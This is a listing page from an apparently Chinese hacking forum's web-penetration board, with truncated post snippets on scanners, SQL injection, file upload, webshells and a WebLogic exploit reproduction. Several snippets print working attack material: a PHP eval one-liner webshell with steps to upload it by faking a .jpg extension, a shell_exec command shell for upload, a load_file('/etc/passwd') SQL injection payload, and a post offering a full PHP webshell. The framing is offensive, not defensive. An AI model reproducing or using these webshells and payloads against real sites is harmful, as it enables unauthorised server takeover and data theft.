首页
X-Blog
社区交流
在线聊天室
QQ频道
应用中心
渗透学院
网站导航
商城
商城
百货商场
资源教程
手机黑客
红队工具合集
实战教程
网络安全
Nethunter
黑客系统
kali
漏洞知识库
禁止教程
教程分享
红蓝极客系统库
漏洞复现与利用实战
蓝队工具合集
发布
投稿文章
创建话题
创建版块
发布帖子
开通会员
普通会员
全站资源折扣购买
部分内容免费阅读
机器人客服技术指导
开通普通会员
超级会员
全站资源免费下载
全站内容免费阅读
机器人客服技术指导
VIP用户专属微信群,请加网站底部客服微信进群
开通超级会员
简体中文
繁体中文
English
한국어
日本語
Français
Italiano
Deutsch
Русский
开通会员 尊享会员权益
登录
注册
找回密码
简体中文
繁体中文
English
한국어
日本語
Français
Italiano
Deutsch
Русский
首页
X-Blog
社区交流
在线聊天室
QQ频道
应用中心
渗透学院
网站导航
商城
商城
百货商场
资源教程
手机黑客
红队工具合集
实战教程
网络安全
Nethunter
黑客系统
kali
漏洞知识库
禁止教程
教程分享
红蓝极客系统库
漏洞复现与利用实战
蓝队工具合集
开通会员 尊享会员权益
登录
注册
找回密码
最新注册
Reza_Rad
关注
这家伙很懒,什么都没有写...
高清翡翠台
关注
这家伙很懒,什么都没有写...
hoof
关注
这家伙很懒,什么都没有写...
一片丹心
关注
这家伙很懒,什么都没有写...
救赎.
关注
这家伙很懒,什么都没有写...
jay老板
关注
这家伙很懒,什么都没有写...
18141907601sd
关注
这家伙很懒,什么都没有写...
jzygdbdggdb
关注
这家伙很懒,什么都没有写...
1 Freedom
关注
这家伙很懒,什么都没有写...
AdilYy
关注
这家伙很懒,什么都没有写...
Don_90
关注
这家伙很懒,什么都没有写...
jinhao
关注
这家伙很懒,什么都没有写...
fcvb
关注
这家伙很懒,什么都没有写...
2556115379zxc
关注
这家伙很懒,什么都没有写...
ZZZ1111
关注
这家伙很懒,什么都没有写...
哈哈-小涵
关注
这家伙很懒,什么都没有写...
yinjiu
关注
这家伙很懒,什么都没有写...
ZXQ欣琪
关注
这家伙很懒,什么都没有写...
Amity
关注
这家伙很懒,什么都没有写...
sunmoonth
关注
这家伙很懒,什么都没有写...
用户排行榜
签到领取今日奖励
TOP1
admin
昨天登录
1.1W+
TOP2
吉祥
11个月前登录
1.1W+
TOP3
Listen
3个月前登录
8387
TOP4
docker
3个月前登录
8197
TOP5
浅末
1个月前登录
6328
TOP6
冰河
1年前登录
5915
TOP7
mmm369
5小时前登录
4543
TOP8
mmp666
5小时前登录
4445
TOP9
tuyoli
1年前登录
3399
TOP10
火柴
1个月前登录
2637
最新评论
老莫
14小时前
0
虚拟机可以实现吗?
高清翡翠台
15小时前
0
可以可以
jay老板
昨天
0
感谢大佬分享
1 Freedom
昨天
0
666666666666666
jinhao
前天
1
666666
2556115379zxc
2天前
0
6666
tetsafg
2天前
0
7777777777777
tetsafg
2天前
0
000000000000000
分享
创建新版块
电脑端
WEB渗透
帖子 40
互动 3
阅读 5661
内网渗透又叫做后渗透,区别于前渗透的WEB渗透,内网渗透是指从获取WEB服务器的shell之后到拿下内网全部主机的过程叫做内网渗透。
2名版主
发布
全部
最新发布
最新回复
热门
精华
admin
2年前发布
266次阅读
关注
私信

webshell的PHP大马
使用方法上传大马至网站,访问域名/dama.php 输入第二行得密码即可访问截图下载地址
评分
回复
分享
admin
3年前发布
70次阅读
关注
私信
Web渗透_ACUNETIX WEB VULNERABILITY SCANNER介绍
ACUNETIX WEB VULNERABILITY SCANNER自动手动爬网,支持AJAX、JavaScriptAcuSensor灰盒测试发现爬网无法发现文件额外的漏洞扫描...
+4
评分
回复
分享
admin
3年前发布
104次阅读
关注
私信
XSS跨站脚本利用过程文档
环境介绍浏览器:谷歌浏览器一、 注册XSS测试平台账号1.进入测试平台主页之后点击页面得注册按钮,即可进入注册页面
评分
回复
分享
火柴
3年前发布
122次阅读
关注
私信
内网渗透简单步骤(新手向)
方案选择:我一共总结了这几种方案直接攻击外部服务器,获取权限当跳板社工交流入侵员工电攻击办公系统直接攻击外部服务器,获取权限当跳板我们可以把它简单分为如下几个步骤:信息收集漏洞验证/漏洞攻击后渗透日志清理社工交流入侵员工电脑这个社工占的比较多...
2
回复
分享
admin
3年前发布
138次阅读
关注
私信
一句话木马教学
教程
<?php @eval($_POST['cmd']);?>这个是php一句话木马,他的密码是cmd用mt管理器,制作php文件1,新建一个php的文件,里面的内容就是我上面的木马2,将新建好的文件,上传到服务器(如果上传不了,就把文件后缀php,改为jpg,用抓包把jpg改为php)3,复制链...
评分
回复
分享
火柴
3年前发布
122次阅读
关注
私信
sql手注常用步骤
判断注入点id=1 and 1=2id=27%判断字段数id=1 order by 1可以从1一直往后试,就可以判断出字段数了判断回显点id=1 and 1=2 union...
1
回复
分享
火柴
3年前发布
152次阅读
关注
私信
WebLogic Server 远程代码执行漏洞复现 (CVE-2023-21839)
概述WebLogic存在远程代码执行漏洞,该漏洞允许未经身份验证的远程攻击者通过T3/IIOP协议网络访问并破坏易受攻击的WebLogic服务...
1
回复
分享
admin
3年前发布
92次阅读
关注
私信
Web渗透_扫描工具Httrack
实验环境Metasploitable2-LinuxMetasploitable2打开后,可以用web访问 本次使用的是DVMA 侦察Httrack减少与目标系统交互使用教...
+6
评分
回复
分享
admin
3年前发布
70次阅读
关注
私信
Web渗透_扫描工具skipfish

skipfishC语言编写实验性的主动web安全评估工具递归爬网基于字典的探测速度较快多路单线程,全异步网络I/O,消除内存管理和调度...
+1
评分
回复
分享
admin
3年前发布
119次阅读
关注
私信
Web渗透_扫描工具OWASP_ZAP
OWASP_ZAPZed attack proxyWEB Applicaiton系统渗透测试和漏洞挖掘工具开源免费跨平台简单易用截断代理主动、被动扫描Fuzzy、暴...
+19
评分
回复
分享
admin
3年前发布
159次阅读
关注
私信
Web渗透_扫描工具Burpsuite
BurpsuiteWeb安全工具中的瑞士军刀统一的集成工具发现全部现代WEB安全漏洞PortSwigger公司开发Burp FreeBurp Professionalhttp:/...
+15
评分
回复
分享
admin
3年前发布
108次阅读
关注
私信
隐藏自己的IP地址
教程
一、代理服务器的类型 代理服务器实际上是一台服务器,介于浏览器和你要访问的网站之间。当你通过代理服务器上网浏览时,浏览器不是直接到Web服务器中取回网页,而是首先向代理服务器发出请求,由代理服务器到要访问的网站上取回网页,然后再传送给你的浏览器...
评分
回复
分享
admin
3年前发布
61次阅读
关注
私信
Web渗透_APPSCAN
APPScanWatchfire APPScan,2007年被IBM收购,称为IBM APPScan扫描过程探索阶段测试阶段第一个过程发现新的URL地址,下一个扫描过...
+4
评分
回复
分享
admin
3年前发布
180次阅读
关注
私信
Web渗透_手动漏洞挖掘
手动漏洞挖掘默认安装Windows默认安装漏洞phpMyAdmin/setupUbuntu / Debian默认安装PHP5-cgi可直接访问 /cgi-bin/php5 和 /cgi-b...
评分
回复
分享
admin
3年前发布
44次阅读
关注
私信
Web渗透测试_目录遍历
Directory traversal / File include本次以Metasploitable2的dvwa进行演示目录权限限制不严 / 文件包含/etc/php5/cgi/php.ini(...
评分
回复
分享
admin
3年前发布
179次阅读
关注
私信
Web渗透_文件上传漏洞介绍
文件上传漏洞<?php
echo shell_exec($_GET['cmd']);
?>
#通过cmd去执行命令 将上方的代码通过文件上传的方式上传到服务器...
+8
评分
回复
分享
admin
3年前发布
81次阅读
关注
私信
Web渗透_SQL注入1



SQL注入服务器端程序将用户输入参数作为查询条件,直接拼接SQL语句,并将查询结果返回给客户端浏览器;基于报错的检测方式' " % ...
+12
评分
回复
分享
admin
3年前发布
73次阅读
关注
私信
Web渗透_SQL注入2
SQL注入文件读取'union SELECT null,load_file('/etc/passwd')--+ (+代表空格) 当然我们也可以使用bp使用repeater进行重放首先...
+8
评分
回复
分享
admin
3年前发布
134次阅读
关注
私信
Web渗透_SQL注入3
SQL注入(3)如果无权读取information schema库 / 拒绝union、order by语句,只能通过猜测的方式:猜列名' and asd is null--+ (...
+14
评分
回复
分享
admin
3年前发布
87次阅读
关注
私信
Web渗透_SQL盲注
SQL盲注不显示数据库内建的报错信息内建的报错信息帮助开发人员发现和修复问题报错信息提供关于系统的大量有用信息当程序员隐蔽...
+1
评分
回复
分享
上一页
1
2
分享
创建新版块
WEB渗透
内网渗透又叫做后渗透,区别于前渗透的WEB渗透,内网渗透是指从获取WEB服务器的shell之后到拿下内网全部主机的过程叫做内网渗透。
发布
关注
帖子
40
互动
3
阅读
5661
版块版主
申请版主
admin
超级版主
关注
火柴
版主
关注
更多板块
请先登录后参与聊天
立即登录
在手机上浏览此页面
登录
没有账号?立即注册
手机号或邮箱
验证码
发送验证码
记住登录
账号密码登录
登录
用户名/手机号/邮箱
登录密码
记住登录
找回密码
|
免密登录
登录
注册
已有账号,立即登录
设置用户名
手机号或邮箱
验证码
发送验证码
设置密码
注册
注册即表示同意
用户协议
、
隐私声明